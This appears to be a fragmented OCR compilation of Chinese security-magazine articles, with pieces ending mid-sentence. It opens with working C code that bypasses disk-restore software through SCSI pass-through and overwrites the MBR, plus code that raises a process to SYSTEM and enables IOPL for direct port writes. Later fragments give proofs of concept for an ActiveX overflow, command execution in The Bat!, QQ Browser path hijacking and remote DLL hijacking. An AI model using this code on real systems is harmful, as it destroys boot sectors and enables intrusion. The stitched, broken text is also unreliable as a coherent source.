在写这篇文章之前我犹豫了很久，到底要不要把这些鲜为人知的方法公开了，因为一旦公开，被人掌握这些技术，那么还原软件的脆弱性则一览无遗，网吧的机子应该就可以随便地穿透，机器狗是需要加载驱动来进行穿透还原，而我介绍的这种技术不需要加载驱动便可以穿透还原，你是不是听得有点兴奋，有

```
            {
                Result =1;
                wcscpy(BusDevSymbolicName,L"\\\\.\\");
                wcscat(BusDevSymbolicName,ObjName);
                OutputDebugStringW(BusDevSymbolicName);
                break;
            }
            pDirObjectinfo++;
            ncount++;
            memset(ObjName,0,0x100);
        }
    }
    if (Buffer)
      free(Buffer);
    return Result;
}
ULONG bypasswrite_disk(HANDLE hDev,PVOID
InDataBuf, ULONG LBA)
{
    ULONG blockCount=1;
    SCSI_PASS_THROUGH_DIRECT_WITH_BUFFER
sptdwb;
    ULONG length=0,returnlength=0;
    ULONG result;
    result = 1;
    if (hDev==INVALID_HANDLE_VALUE)
      return result;
    ZeroMemory(&sptdwb,
sizeof(SCSI_PASS_THROUGH_DIRECT_WITH_BUFFER));
    sptdwb.sptd.Length = sizeof(SCSI_PASS_THROUGH_
DIRECT);
    sptdwb.sptd.PathId    =    0;
    sptdwb.sptd.TargetId  =    1;
  sptdwb.sptd.Lun    =    0;
    sptdwb.sptd.CdbLength    =
CDB12GENERIC_LENGTH;
    sptdwb.sptd.SenseInfoLength = sizeof(sptdwb.ucSenseBuf);
    sptdwb.sptd.DataIn    =
SCSI_IOCTL_DATA_OUT;
    sptdwb.sptd.DataTransferLength    =    blockCount *
512;    //这里读写一个扇区
    sptdwb.sptd.TimeOutValue    =    5000;
    sptdwb.sptd.DataBuffer    =    (VOID *)InDataBuf;
      //输入的 buffer,空间为 0x200
    sptdwb.sptd.SenseInfoOffset
    =
offsetof(SCSI_PASS_THROUGH_DIRECT_WITH_
BUFFER,ucSenseBuf);
    sptdwb.sptd.Cdb[0]   =   SCSIOP_WRITE;
    sptdwb.sptd.Cdb[1]   =   0x00;
  sptdwb.sptd.Cdb[2]   =   (UCHAR)((LBA >> 24) &
0xFF);
    sptdwb.sptd.Cdb[3]   =   (UCHAR)((LBA >> 16) &
0xFF);
    sptdwb.sptd.Cdb[4]   =   (UCHAR)((LBA >> 8) & 0xFF);
    sptdwb.sptd.Cdb[5]   =   (UCHAR)((LBA >> 0) & 0xFF);
    sptdwb.sptd.Cdb[6]   =   0x00;
    sptdwb.sptd.Cdb[7]   =   (UCHAR)((blockCount >> 8)
& 0xFF);
    sptdwb.sptd.Cdb[8]   =   (UCHAR)((blockCount >> 0)
& 0xFF);
    sptdwb.sptd.Cdb[9]   =   0x00;
    length   =   sizeof(SCSI_PASS_THROUGH_DIRECT_
WITH_BUFFER);
    result = DeviceIoControl(hDev,IOCTL_SCSI_PASS_
THROUGH_DIRECT,&sptdwb,length,&sptdwb,length,&return
length,FALSE);
    if (result!=0)
    {
        OutputDebugString("Passthough ok!");
        CloseHandle(hDev);
        result=0;
        return   result;
    }
  CloseHandle(hDev);
  return   result;
  }
  int main(int argc,char* argv[])
  {
    ULONG result;
    HANDLE hDevice;
    char buffer[100]={0};
    char outbuffer[200]={0};
    ULONG StartLBA;
    BYTE   Inbuffer[0x200]={0};
    printf("ByPass Disk Revert for test....\n");
    if (argc!=3)
    {
        printf("Usage:Passthough <StartLBA(x)> <select
{YES or NO} >\n");
    }
    if (!stricmp((char *)argv[2],"YES"))
    {
      if (GetFuncAddressFromNtdll())
      {
  result=GetBusDeviceName();
        if (result)
        {
          //开始构造
IOCTL_SCSI_PASS_THROUGH_DIRECT 指令来穿透还原
        hDevice =
CreateFileW(BusDevSymbolicName,GENERIC_
ALL,FILE_SHARE_READ|FILE_SHARE_READ,NULL,OPE
N_EXISTING,0,0);
          if (hDevice)
          {
            sprintf(buffer,"%s0x%x","获取总线设备符
号连接的设备句柄:",hDevice);
      OutputDebugString(buffer);
            //开始穿透还原测试
            StartLBA = (ULONG)(atoi(argv[1]));
            printf("StartLBA=%d\n",StartLBA);
            memset(Inbuffer,0x38,0x200);
            printf("Start ByPass Write!\n");

result=bypasswrite_disk(hDevice,Inbuffer,StartLBA);
            if (!result)
            {
              sprintf(outbuffer,"%s%d%s","穿透磁盘
成功，起始第<",StartLBA,">个扇区被写入数据,自行查看!");
              OutputDebugString(outbuffer);
              return 2;
            }
          }
        }
      }
      }
      return 0;
  }
```

使用编写好的穿透还原的程序进行测试，环境:Windows XP SP3 + 讯闪还原软件，对 MBR 整个扇区的内容进行写入测试，效果如图 3 所示。




图 3

计算机重启之后，MBR 丢失，效果如图 4 所示：




图 4

这里 IOCTL_SCSI_PASS_THROUGH_DIRECT 、IOCTL_SCSI_ PASS_THROUGH 这两条指令差不多，区别是如果不调用 IOCTL_SCSI_ PASS_THROUGH，那是因为基本的微端口。

驱动访问内存，调用的 CDB 命令描述块可能需要直接访问内存，使用 IOCTL_SCSI_PASS_THROUGH_DIRECT 来代替。我翻译得有点拗口，解释一下：就是如果 CDB 的命令描述块要求直接访问内存，那么就用 IOCTL_SCSI_PASS_THROUGH_ DIRECT 而不是 IOCTL_SCSI_PASS_THROUGH。如果你还不能理解，请去找一些 SCSI 相关资料阅读一下，所以你用 IOCTL_ SCSI_PASS_THROUGH 也可以，修改一下 sptdwb.sptd. DataBuffer，因为 IOCTL_SCSI_PASS_THROUGH 是没有使用到 buffer 的指针。网上某人说：Mjoo11 给出 tophet.a 文档中给出的部分代码没用，有好几个暗桩。拜托你自己再仔细看看 SCSI 的资料，

因此 MJOO11 留言狠狠地挖苦了他，有兴趣的读者可以去网上搜一下《RING0 和 RING3 穿透还原..》。还要说最重要的一句，使用者必须具有 Adminstrator 以上权限才可以使用 SCSI 写入权限。

接着我再介绍在 Ring3 下直接 I/O 的方式，也有几个条件：1、System 权限；2、然后调用 ZwSetInformationProcess 给操作进程设置 I/O 操作的权限，也就是设置参数 IOPL。如何让进程具有 System 权限，有几种方法：父进程具有 System 权限，那么创建子进程也会继承权限；父线程具有 System 权限，那么创建的子线程也可以继承该权限；添加 ACL 的方法；创建服务进程，自动就有 System 权限；HOOK ZwCreateProcessEx 函数等等。

我采用创建服务进程，然后在服务进程创建子进程，让其继承父进程的 System 权限即可，下面是直接读/写 I/O 来清零 MBR 的核心代码：

```
OOL IsSystemLevel()
{
    BOOL result=FALSE;
    OSVERSIONINFO osv;
    CHAR username[30]={0};
    DWORD cb=30;
    ZeroMemory(&osv,sizeof(osv));
    osv.dwOSVersionInfoSize=sizeof(osv);
    //判断操作系统是否为 NT 以上
    GetVersionExA(&osv);
    if (!(osv.dwPlatformId &VER_PLATFORM_WIN32_NT))
    {
        result = FALSE;
        return result;
    }
    //判断用户是否是 Administrator
    GetUserNameA(username,&cb);
    OutputDebugStringA(username);
    if (stricmp(username,"system"))
    {
        result = FALSE;
        return result;
    }
return 1;
}
//进程获取 system 的权限后，设置 IOPL=TRUE,可以在 User MOde 操作 I/O 端口
BOOL EnableUserModeHardwareIO()
{
    BOOL result=FALSE;
    DWORD dwProcessID=GetCurrentProcessId();

    HANDLE hProcess = OpenProcess(PROCESS_ALL_ACCESS,FALSE,dwProcessID);
    HMODULE hNTDLL = GetModuleHandleA("ntdll.dll");
    DWORD ZwSetInformationProcess_Address;
    ULONG IOPL=1;
    if (hNTDLL)
    {
        ZwSetInformationProcess_Address = (DWORD) GetProcAddress(hNTDLL,"ZwSetInformationProcess");
        if (ZwSetInformationProcess_Address)
        {
            result =IsSystemLevel();
            if (result)
            {
                __asm{
                    pushad
                    push 4
                    lea eax,IOPL
                    push eax
                    push 16
                    push hProcess
                    call ZwSetInformationProcess_Address
                    mov result,eax
                    popad
                }
```

ChinaExcel Chart 图表控件明确自己最后要生成的图表是什么样式。既然“ReadDataFile”是要读取数据文件的，数据文件的完整路径名称就是一个非常关键的地方，众所周知，Windows 系统下的文件完整路径名长度不超过 260 个字节，很多编程人员在这个细节上往往没有考虑详尽，最终将会造成严重的安全隐患。为此，我们抱着试一试的态度，准备对 ChinaExcel Chart 图表控件的“ReadDataFile”外部接口做一个安全测试。

首先，我们需要写一段用来测试网页代码，其内容如下：

```
<object
classid="clsid:5DFF65DA-6BBB-43D4-A6A6-1063D98DBB5
E" name="evil" ></object>
<script>
var a=Array(1000);
evil.ReadDataFile(a,1);
</script>
```

代码很简单，主要就是利用 JavaScript 语言调用了 ChinaExcel Chart 图表控件的“ReadDataFile”外部接口，并且制造了一个长度为 1000 个字节的变量 a，将其作为测试变量传递给“ReadDataFile”外部接口，目的就是看一看“ReadDataFile”外部接口在处理如此过长的文件路径名时会不会发生意想不到的错误。

保存上述网页代码为 test.htm 文件，将其上传到 Web 服务目录下，然后，打开浏览器，这里是 IE6，并且启动 OllyDbg 程序附加到 IE 的进程上，此刻，在 IE 浏览器中输入 test.htm 文件所在的网址，回车访问后，我们发现 OllyDbg 程序监视到了一个严重的程序错误，如图 3 所示。

图 3

图 3 中那个“2C2C2C2C 不可读”的错误，我相信所有的读者都能明白是什么意思，毫无疑问，此刻“ReadDataFile”外部接口发生了严重的溢出漏洞，一个 0day 被我们发现了！

漏洞是发现了，但是我们更需要知道漏洞发生的原因。重新启动 OllyDbg 程序，运行 IE 浏览器，当我们在浏览器中第一次打开 test.htm 时，浏览器会弹出一个对话框，显示“打开数据文件出错”，这个时候，我们可以利用对该对话框的监视来找到“ReadDataFile”外部接口发生错误的函数，这个操作步骤很简单。首先，在 OllyDbg 程序中按下 Ctrl+G 组合键，输入我们要监视的函数“MessageBoxA”，该函数负责弹出对话框，单击“确定”按钮以后，OllyDbg 程序将会跳转到“MessageBoxA”函数所在的位置，在该处按 F2 键下一个断点。接着，在浏览器中再次访问 test.htm 文件所在网址，此刻，OllyDbg 程序将会立即停止在“MessageBoxA”函数所在的位置，如图 4 所示。




图 4

此刻，我们注意到图 4 右下侧的堆栈区域显示“返回到 CHINAE~1.030D1AEC 来自 CHINAE~1.030EC120”，这意味着 CHINAE~1.030D1AEC 这个地方是调用 MessageBoxA 函数的关键地区，我们在 OllyDbg 程序中跳转到该地址。虽然，CHINAE~1.030D1AEC 这个地方调用了对话框函数，但是，这里已经发生了溢出，因为图 4 的堆栈区下方已经被大量的“2C”所填充，如图 5 所示。




图 5

/o:"%1"”，这代表着用什么参数来启动系统的默认邮件处理程序。这里参数的作用主要是当用户点击 mailto 这样的协议时，系统会将 mailto 后的数值作为参数来传递到前面“/nologo /o:"%1"”的“%1”处。这样，邮件客户端软件就能够获得此刻要向谁发送电子邮件。说了这么多，我们来做一个演示以便于读者理解。

首先，编写一个网页，其中的代码如下：，点击这里。

这段代码很简单，就是一个超链接，该超链接的目标地址为“maito:aiwuyan@aiwuyan.com”。现在，保存该网页为 mail.htm，并将其上传到本地搭建的 Web 服务目录下。打开浏览器，输入网址 http://127.0.0.1/mail.htm，打开网页后，我们点击其中的“点击这里”超链接，效果如图 3 所示。




图 3

系统自动启动了 The Bat! 程序，同时，The Bat! 程序新建了一封电子邮件，其收件人地址正好就是我们在网页中设定的邮件地址 aiwuyan@aiwuyan.com。

有了上面这个案例，大家可能就比较理解我们前面对注册表中那个键值的解释。现在，一切看起来貌似很正常，但我们却在这里发现了一个问题。

The Bat!在注册启动参数的时候，它的“o”这个参数具有本地权限，我们可以启动 Windows 系统的 CMD 窗口，并切换到 The Bat! 的安装目录下，我们测试一下“o”这个参数，我们在 CMD 窗口输入的命令参数为“thebat /o:"dd"”，如图 4 所示。




图 4

回车后，我们发现系统启动了 The Bat! 程序，同时 The Bat! 程序给出了一个警告提示框，如图 5 所示。




图 5

图 5 这个警告提示框提醒我们，难道说 The Bat! 的“o”参数可以起到对本地系统文件查找的功能，那么它会不会有更好的功能呢？

现在，还是回到 CMD 窗口中，我们这一次传递给 The Bat! 的“o”参数一个真实程序的完整路径名称，这里是 Windows 系统自带的计算器程序路径名，看一看会有什么效果发生，如图 6 所示。




图 6

再次回车，我们发现一个奇怪的事情发生了，系统在启动了 The Bat! 程序后，同时也启动了计算器程序！如图 7 所示。




图 7

The Bat! 程序的“o”参数看来具有执行本地系统上任意程序的功能，这一次，我们就可以利用 The Bat! 程序的“o”参数实现远程在用户系统上运行任意程序！但是，我们的目的是想要实现“远程”在用户系统上执行，这样漏洞的影响力才够大。要实现这个目的，方法其实很简单，我们可以建立一个网页文件，在其中输入这样的代码：

，点击这里保存上面的代码为 mail.htm，并上传 mail.htm 到本地搭建的

```
    104A947E    50              push    eax
    104A947F    E8 FAD0FBFF call    1046657E    ;
BugTrigger
    104A9484    33C0            xor     eax, eax
```

恢复 JS 中的 Shellcode，重新用调试器加载。在 BugTrigger 函数的入口处设置断点，调试器断了下来。此时通过栈回溯我们会发现：JS 中的代码在汇编中体现了出来，如图 1 所示。




图 1

首先创建了一个对象，然后进入了我们的 BugTrigger 函数。为了方便以后的分析，我们在 call operator new 处加入一个软件断点。在进入 BugTrigger 之前，我们查看 eax、也就是新创建对象指针对应的堆内容，如图 2 所示。




图 2

由于每次运行创建对象返回的指针不同，出于便于描述的考虑，我们把 eax 这个对象指针命名为 ObjPointer。

在 BugTrigger 函数开始处，有个执行流程的跳转判断，如图 3 所示。




图 3

我们在断点处可以看出，此时 eax =[ObjPointer]+8。也就是说，此时会对[ObjPointer]+8 处的 DWORD 判断是否为 0，如图 4 所示。




图 4

[[ObjPointer]+8]不为 0，虚表函数得到调用。进入 call dword ptr [ecx+70]时，我们在 BugTrigger 函数的入口处设置断点。程序在此处断下。也就是说，BugTrigger 函数在调用虚函数时，又嵌套调用它自己。

这里我们发现一个小情况：再次查看比较判断处 eax 地址的内存情况，惊奇地会发现，[[ObjPointer]+8]已经被修改为 0 了，如图 5 所示。




图 5

此时栈回溯的信息告诉我们，调用 BugTrigger 的地址居然不是 104A947F ，说明 BugTrigger 不只被一个函数调用。我们 IDA 查找，发现了另外一处调用 BugTrigger 的地方：

```
    106F0DF8    56              push    esi
    106F0DF9    8B7424 08       mov     esi, dword ptr
[esp+8]
    106F0DFD    8B46 1C         mov     eax, dword ptr
[esi+1C]
    106F0E00    85C0            test    eax, eax
    106F0E02    74 17           je      short 106F0E1B
    106F0E04    50              push    eax
    106F0E05    E8 7457D7FF     call    1046657E
//BugTrigger
```

前面已经说明，[[ObjPointer]+8]为 0 会导致虚函数得不到调用，因此我们在[ObjPointer]+8 地址处设置内存写入断点。查看[[ObjPointer]+8]何时被修改为 0 的。

重新运行 poc 调试，调试器在内存写入 eax 地址时断下，如图 6 所示。




图 6

在程序执行时果然这个值被修改。这个时候我们查看内存中是否已经有喷射值，发现堆喷射没有进行。在另外溢出调用 BugTrigger 的函数开始处设置断点，调试器断在如图 7 所示：（这时需要我们注意：断点这个执行是在第一次调用 BugTrigger 函数时 call 虚函数时断下来的。）




图 7

程序又一次调用 call BugTrigger，在进入函数内部时压入的参数和之前的 eax 是一样的。由于之前判断

在用户机器上执行了。

说完这个欺骗漏洞，我们再看一看还能不能有什么新的发现。QQ 浏览器的开发者在细节上会不会很注意，这是我一直怀疑的。有一种可能性就是对执行文件路径的设计细节。由于我这会测试将 QQ 浏览器安装在了 D 盘下，所以，我在 D 盘下建立了一个可执行文件，也就是利用 Windows 系统自带的计算器程序改名为“Program.exe”。现在，我们重新运行 QQ 浏览器，你会发现奇怪的事情发生了，如图 5 所示。




图 5

QQ 浏览器没有运行，计算器程序竟然被执行了，还是两次！这个时候，你打开任务管理器，你会发现 QQ 浏览器其实也已经运行了，如图 6 所示。

NMIndexingService.exe	SYSTEM
NMIndexStoreSvr.exe	Administrator
notepad++.exe	Administrator
QQBrowser.exe	Administrator
QQBrowserUpdateService.exe	SYSTEM
RavMonD.exe	SYSTEM
realsched.exe	Administrator
RsMgrSvc.exe	SYSTEM


图 6

这其间的道理其实很简单，浏览器的设计者在内部调用程序时路径上存在设计错误，于是，就发生了前面的一幕。这个漏洞其实可以被利用来实现恶意木马程序的自动激活。

QQ 浏览器的问题还不止这些，是不是还有更大的安全问题，我这里就不再多说，大家有兴趣可以自行测试。希望 QQ 浏览器的开发者看到本文后能够立即修正，真心期待腾讯公司能够开发出更好的浏览器产品。最后，本文内容旨在讨论安全技术，请读者不要利用本文技术进行非法行为，作者与杂志概不负责。

前置知识：无

关键词：DLL，劫持，漏洞



无处不在的 Dllhijack 漏洞

图/文 爱无言

浏览器的开发一直编程人员最为扎堆的一个项目，国内在这一方面也不乏很多经典之作，如遨游、搜狗、360 安全浏览器等等。无论是最元老级别的微软 IE 浏览器，还是现在一些外包浏览器，它们在安全方面都或多或少存在问题，除去我们常见的缓冲区溢出漏洞、跨域脚本执行漏洞，一些特殊的安全漏洞也是值得安全人员注意的，这里我们给大家带来的两个安全漏洞就属于浏览器软件的“Dllhijack”漏洞。

“Dllhijack”顾名思义就是对 Dll 文件的劫持，简单地说，一个软件在开发的时候，如果调用了某个 Dll，但是在最后发布的时候却没有将这个 Dll 打包，那么，软件在运行的时候就会试图寻找这个 Dll，这个时候，我们就可以制造一个特殊的 Dll，让其冒充那个软件真正寻找的 Dll，从而让软件加载我们的特殊 Dll，运行其中的恶意代码。

从原本的意义上讲，“Dllhijack”中使用的特殊 Dll

应该存在于用户系统的本地硬盘上，不然用户系统中的软件怎么知道从哪里加载 Dll。更严格地规定应该是，特殊 Dll 必须存在于软件程序自身的文件目录当中，应该与软件的主程序在一起。如果真的是这样的话，那么，我想“Dllhijack”的意义就不大了，要知道当我们有权利将特殊 Dll 放到用户系统当中时，我们都已经获得进入用户系统的权利，还要“Dllhijack”干什么呢？

还好，拜微软所赐，Windows 系统下的软件在寻找要加载的 Dll 时，是按照一定的路径来搜索的。这个路径次序中包含了除用户系统以外的目录。下面，我们就结合两个真实的“Dllhijack”漏洞来给大家做以说明。

第一个“Dllhijack”案例涉及的软件是“E 影智能浏览器” 的 2012.194 版本。当我们使用 FileMon 这款软件监视“E 影智能浏览器”的运行过程时，我们发现“E 影智能浏览器”在试图加载一个不存在的 Dll 文件，如图 1 所示。




图 1

从图 1 中，我们看到“E 影智能浏览器”试图在多个目录下搜寻一个名为“quserex.dll”的 Dll 文件（注意 Windows 系统下不区分文件名的大小写）。

现在，我们随意编写一个 htm 网页文件，其中的代码可以是简单的“测试”，将该网页文件放置在局域网中一台计算机的共享目录下，为了与后面的区别，我们这里简称为 A 计算机的 A 目录。同时，我们利用 VC 这款编程软件，编写一个简单的 Dll 文件。其代码如下：

```
#include "stdafx.h"
BOOL APIENTRY DllMain( HANDLE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved)
{
    WinExec("calc.exe",SW_NORMAL);
    return TRUE;
}
```

这是一个简单得不能再简单的 Dll，它的作用只有一个，就是运行 Windows 系统自带的计算器程序。编译这段代码，最终生成一个 Dll 文件，我们将其改名为“quserex.dll”，并且，将这个“quserex.dll”也放置在 A 计算机的 A 目录当中。

现在，我们在局域网中的另外一台计算机 B 上安装“E 影智能浏览器” 的 2012.194 版本，我们将此浏览器设置为默认浏览器，接着，我们从 B 计算机上打开 A 计算机 A 目录当中的那个 htm 网页文件，这个时候，“E 影智能浏览器”启动了，它将试图打开 htm 网页文件，以此同时，我们发现 B 计算机上运行了很多的计算器程序，如图 2 所示。




图 2

毫无疑问，我们的“quserex.dll”这个 Dll 文件被“E 影智能浏览器”当做自己需要的那个 Dll 文件给自动加载了，而此时，这个伪造的“quserex.dll”却是在远程计算机 A 上。

上面这个案例告诉我们，“Dllhijack”是可以成功地被用于远程攻击的，Windows 系统的库文件搜索机制造就了我们借助“Dllhijack”实现远程执行任意代码的目的，漏洞的危害性骤然变大。

第二个案例是同样的问题也出现在了“闪游浏览器”上。利用 FileMon 我们监测到“闪游浏览器”试图加载一个名为“dwmapi.dll”的 Dll 文件，如图 3 所示。




图 3

于是，我们可以将上面第一个案例中的“quserex.dll”修改为“dwmapi.dll”，还是将其与 htm 网页文件一起放置在 A 计算机的 A 目录当中，然后，在 B 计算机上使用“闪游浏览器”打开 htm 网页文件，你会发现计算器程序依旧被执行了，如图 4 所示。

不过做这个实验请千万注意，“闪游浏览器”在加载我们的“dwmapi.dll”后，会循环调用该库文件，于